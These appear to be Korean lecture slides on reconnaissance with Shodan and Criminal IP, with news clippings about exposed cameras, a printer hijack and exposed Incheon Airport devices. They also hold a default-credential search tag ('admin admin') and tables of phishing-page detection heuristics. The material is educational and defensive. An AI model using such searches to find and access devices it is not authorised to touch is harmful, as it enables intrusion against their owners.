
Ports

22 143 3306

Services

OpenSSH Version: 5.3

쇼단을 활용한 정보 수집



쇼단을 활용한 정보 수집

▶ 많이 사용하고 있는 검색 단어 태그 서비스

- <https://www.shodan.io/explore>
- 사용자들이 검색했던 것을 기준으로 인기있는 태그, 최신 검색한 태그 등 확인

The screenshot shows the Shodan Explore interface. At the top, it says "Explore" and "Discover the Internet using search queries shared by other users." Below this, there are three main sections: "Featured Categories", "Top Voted", and "Recently Shared".

Featured Categories: Industrial Control Systems, Databases, Video Games.

Top Voted:

- 1. Webcam (12,433 votes): best ip cam search I have found yet. Tags: webcam, surveillance, cams. Date: 2010-03-15.
- 2. Cams (5,231 votes): admin admin. Tags: cam, webcam. Date: 2012-02-06.
- 3. Netcam (2,673 votes): Netcam. Tags: netcam. Date: 2012-01-13.

Recently Shared:

- 1. Telekom DNS (2021-03-27)
- 2. Country:sa_port (3389) (2021-03-27)
- 3. NewRap (GH ASODADAS) (2021-03-26)

쇼단을 활용한 정보 수집

▶ 카메라 노출

보안

하지만 어베스트 측은 “보안 카메라의 보안 문제에 대해서는 많은 조직들이 고민하지 않는 경향이 있다”며 “이 때문에 보안을 위해 설치한 장비가 오히려 공격의 통로가 될 수 있다”고 말했다. 이는 비단 러시아에서만 일어나는 인구 1천 명 당 93.2대의 카메라가 있는 것과 같다고 한다.

3줄 요약

1. 러시아 내 감시 카메라 6천여 대, 인터넷에 보안 장치 없이 연결되어 있음.
2. 검색 이어가 보니 IP 주소를 보유한 한국 내 감시 카메라 수가 세계 3위 수준.
3. 물론 절대적인 감시 카메라 수는 미국, 중국, 러시아가 가장 많음.

[국제부 문가용 기자(globoan@boannews.com)]

〈저작권자: 보안뉴스(www.boannews.com) 무단전재-재배포금지〉

에 6천여 대가 무방비 상태로 노출되어 있는 것으로 밝혀진 러시아의 경우, 약 1350만 대의 카메라가 있는데, 이는 인구 1천 명 당 93.2대의 카메라가 있는 것과 같다고 한다.

<https://www.boannews.com/media/view.asp?idx=95604>

쇼단을 활용한 정보 수집

▶ 프린트 해킹

- 쇼단에 노출된 정보를 이용하여 인터넷 무선 프린트를 해킹 한 뒤 불법적 이용

프린터 해킹해 인쇄물 자동 출력하는 사이버 공격 발생...주의

프린터 인터넷 연결 해제, IP 주소 내부 네트워크로 변경하는 조치 필요해
길민권 기자 mkgil@dailysecu.com 2017년 02월 06일 토요일

댓글 0 f t g+ ,

Q 프린터 해킹 150
비공개 · 질문 1건 · 질문마감률 0% · 질문해결률 0% · 2017.02.04. 14:10 · 답변 1 | 조회 216

집에 있는데 프린터기가 혼자 작동하더니 이런 프린트가 나왔는데 (아무도 프린트하지 않았어요) 해킹당한 것일까요?
그렇다면 어떻게 해야하는지 도와주세요.. 휴대전화도 연결했던 적이 있어서 정보가 유출되었을까 더 걱정이 됩니다
서비스센터에서는 프린터는 해킹될 수 없다며 별다른 해결책을 주지 않네요 내용 100 걸겠습니다
수리맡기세요<같은 답변은 사절합니다..ㅠㅠ

교:D 23시간 전

stackoverflowin has returned to his glory,
your printer is part of a flaming hornet,
the hacker god has returned from the dead.
---> YOUR PRINTER HAS BEEN OWNED <---

stackoverflowin the hacker god has returned,
your printer is part of a flaming hornet,
operating on putin's forehead utilizing
BTI's (break the internet) complex infrastructure.

hacked hacked
lol just, kidding

For the love of God, please close this port, skid.
Questions? Twitter: <https://twitter.com/lmaostack>
Email: stackoverflowin@tuta.io
Twitter: <https://twitter.com/lmaostack>

GREETINGS FROM BREAKTHEINTERNET (BTI) WITH LOVE

쇼단을 활용한 정보 수집

▶ 인천국제공항공사 내부정보, 검색엔진 노출

- △Symbol XR400 RFID Reader Admin Console △인천공항 버스안내시스템 ADMIN △TG 모바일 관제 △N_032_로밍센터교 - XECURE VPN Manager △Juniper Web Device Manager △HP-2530-24 Switch △NETSurveillance WEB △ODIN RFID Tag △프린터 다수 등 총 730건

인천국제공항공사 내부정보, 검색엔진에 노출돼

좋아요 111개

| 입력 : 2016-04-28 18:50



인천공항 버스안내 시스템 등 총 730건 정보 노출

인천국제공항공사, “별정사업자에게 할당된 IP로 공항 내부정보 아냐”

보안전문가, 별정사업자 관리 측면에서의 문제 지적

[보안뉴스 김경애] 인천국제공항공사의 내부정보 및 인터넷으로 접속 가능한 기기들이 검색 엔진 서비스인 쇼단(Shodan)을 통해 무방비로 노출되고 있어 파장이 예상된다.

<http://www.boannews.com/media/view.asp?idx=50441>



크리미널 IP을 활용한 정보 수집

피싱사이트

<https://phishtank.org/>



크리미널 IP을 활용한 정보 수집

Criminal IP

- IP, 도메인, IoT, ICS 등 인터넷에 연결된 모든 디지털 자산 및 취약점 검색
- 악성 IP 주소, 도메인, 배너 등 다양한 보안 관련 정보를 검색할 수 있는 전문 CTI 검색 엔진
 - CTI : Cyber Threat Intelligence

<https://www.criminalip.io/>

The screenshot shows the homepage of the Criminal IP website. At the top, there is a navigation bar with links for Search, Intelligence, Attack Surface Management, Developer, Resource, About, and a language switcher for Korean (한국어). Below the navigation bar, there is a prominent search bar with the placeholder text "Asset" and a magnifying glass icon. To the right of the search bar, there are filters for "Top10", "2 Keyword", and "IP 81.95.105.80". On the left side of the search bar, there is a circular diagram illustrating various asset types: Certificate, Exploit, Image, and Domain. The background features a large globe with a network of connections, symbolizing the global reach of the service. The main headline reads "Search for information on computers connected to the public Internet.".

크리미널 IP을 활용한 정보 수집

▶ Criminal IP

URL

필드명(웹)	설명
URL with IP	검색된 도메인 주소나 연결된 링크 등이 IP로 되어 있으면 개수 체크 (ex. http://172.217.161.206/)
Suspicious Length	검색된 URL에서 URL의 메인부분(ex. ' https://section.cafe.naver.com/ca-fe/home/rankings '에서 'section.cafe.naver.com' 영역)의 길이가 30자 이상인 경우이면 의심스러운 것으로 판단하여 True, 30자 이하인 경우는 False
DGA Score	도메인명이 http://asdfasdfasdglzkji.net 같은 랜덤한 문자열로 (Domain General Algorithm)으로 생성된 도메인일 경우 그 스코어를 표시한다 10에 가까우면 악성링크에 가까운 것으로 인지
URL with @	URL에 '@' 문자열이 들어간 경우 True, 없으면 False
URL with Multiple http	URL에 http 문자열이 2번이상 들어간 경우 True, 1번만 들어가면 False (ex. http://naver.com/blog/http://kakao.com)
URL with PunyCode	URL에 xn--이 들어있으면 알파벳이 아닌 다른나라 언어(한글, 일본어, 한자, 아랍어 등)이 URL로 사용될 수 있음. xn--이 사용된 경우 True, 아니면 False (ex. http://xn--zb0bu7i27dd8s8rh.com/ → http://청와대관람.com)
Probability of Phishing URL	머신러닝 모델을 사용하여 입력된 URL 문자열이 피싱 URL에 가까운지를 0~100% 확률로 보여주는 지표 0%에 가까울수록 정상 URL, 100%에 가까울수록 피싱 URL일 가능성이 높음

크리미널 IP을 활용한 정보 수집

HTML

필드명(웹)	설명
Hidden Element	style="display:none" 등의 값 등 숨겨둔 태그가 있는 경우 표시함
Hidden Iframe	iframe 이 0에 가까운 작은 값이거나 border=0 등의 속성을 가진 경우
Obfuscated Script	난독화된 자바스크립트 코드가 있는 경우 탐지
Suspicious HTML Element	<script type= xxx, yyy, zzz> 등 xxx, yyy, zzz 에 의심스러운 키워드가 많이 들어가 있는 경우 탐지
Suspicious Program	HTML에서 다운받을 수 있는 파일이 있을 때, 위험한 경우 파일 개수를 체크함
Button Trap	HTML에서 클릭할 수 있는 form이 있는 경우, 아래 Credential Input Form 와 동일함
Credential Input Form	<ul style="list-style-type: none">HTML에서 ID/PW를 제출하는 폼이 없으면 None제출하는 폼이 있는데, 연결되는 도메인이 메인 도메인과 일치하면 Safe제출하는 폼에 연결된 도메인이 메인 도메인과 다른 경우 Suspicious
Form Event	<ul style="list-style-type: none">HTML에서 결과 제출을 누르는 폼 버튼이 없으면 Safe 또는 HTML에서 결과 제출을 누르는 폼 버튼이 있을 때 폼에 URL이 포함되어 있고 메인 도메인과 일치하면 Safe폼에 URL이 포함되어 있는데, 메인 도메인과 다른 경우 Suspicious폼에 연결된 URL이 빈 값으로 되어 있는 경우는 Dangerous
Fake Favicon	Favicon은 인터넷 브라우저에서 페이지를 열었을 때 브라우저 제일 상단의 페이지 제목 왼쪽에 그림파일로 들어있는 아이콘 <ul style="list-style-type: none">아이콘이 있고 아이콘의 도메인주소가 메인 도메인주소와 일치하면 Safe아이콘이 없으면 Suspicious아이콘이 있는데 아이콘의 도메인주소가 메인 도메인주소와 다른경우 Dangerous

크리미널 IP을 활용한 정보 수집

Common

필드명(웹)	설명
Fake Domain	입력된 도메인주소가 사람들이 많이 방문하는 사이트와 유사도가 높은데 다른 URL인 경우 True, 아니면 False
Invalid SSL	사이트에 접속했을 때 인증서 에러가 발생하면 True, 아닌 경우 False
MITM Attack	인증서에 여러 개의 도메인 주소가 연결될 수 있는데 연결된 도메인 주소의 개수가 60개 이상이면 비정상적인 것으로 보아서 True, 60개 미만이면 False
Newborn Domain	도메인이 생성된 날짜가 90일 미만인 경우 True, 90일 이상인 경우는 False
Abuse Record	Summary 정보 하단에 도메인에 연결된 IP주소들이 있는데, IP주소들의 Asset Search에서의 스코어 점수가 Moderate, Dangerous, Critical인 경우 개수를 표시해 줌
Phishing Record	피싱 기록이 있는 도메인이면 표시
Mail Server	메일 서버로도 쓰이는 도메인이면 표시
Spam (SPF1 Result)	메일서버가 있는 경우 하는 SPF1 체크가 Fail 난 경우 표시
Site Reputation	Amazon Alexa에서 사이트의 트래픽 순위를 알려주는데, 트래픽 순위가 있으면 순위를 표시해줌, 트래픽 순위가 없는 경우에는 No Rank로 표시함

크리미널 IP을 활용한 정보 수집

Network

필드명(웹)	설명
Redirection to another AS	302 http status code 가 발생하며 사이트가 리다이렉션이 되는데 현재 도메인과 완전히 다른 ASN name 으로 가는 경우
Redirection to another country	302 http status code 가 발생하며 사이트가 리다이렉션이 되는데 현재 도메인의 국가와 다른 국가의 도메인으로 이동하는 경우
Redirection to another domain	302 http status code 가 발생하며 사이트가 리다이렉션이 되는데 완전히 다른 도메인으로 이동하는 경우 ex) google.com 으로 접근했는데 asdfadsasdfs.net 으로 이동하는 경우
Suspicious Cookie	네트워크 쿠키에 있는 도메인주소가 메인 도메인 주소와 다른 경우 개수 체크
Real IP	클라우드플레이어 등의 CDN 주소를 쓰는 경우 그 뒤에 감춰진 실제 IP 를 보여줌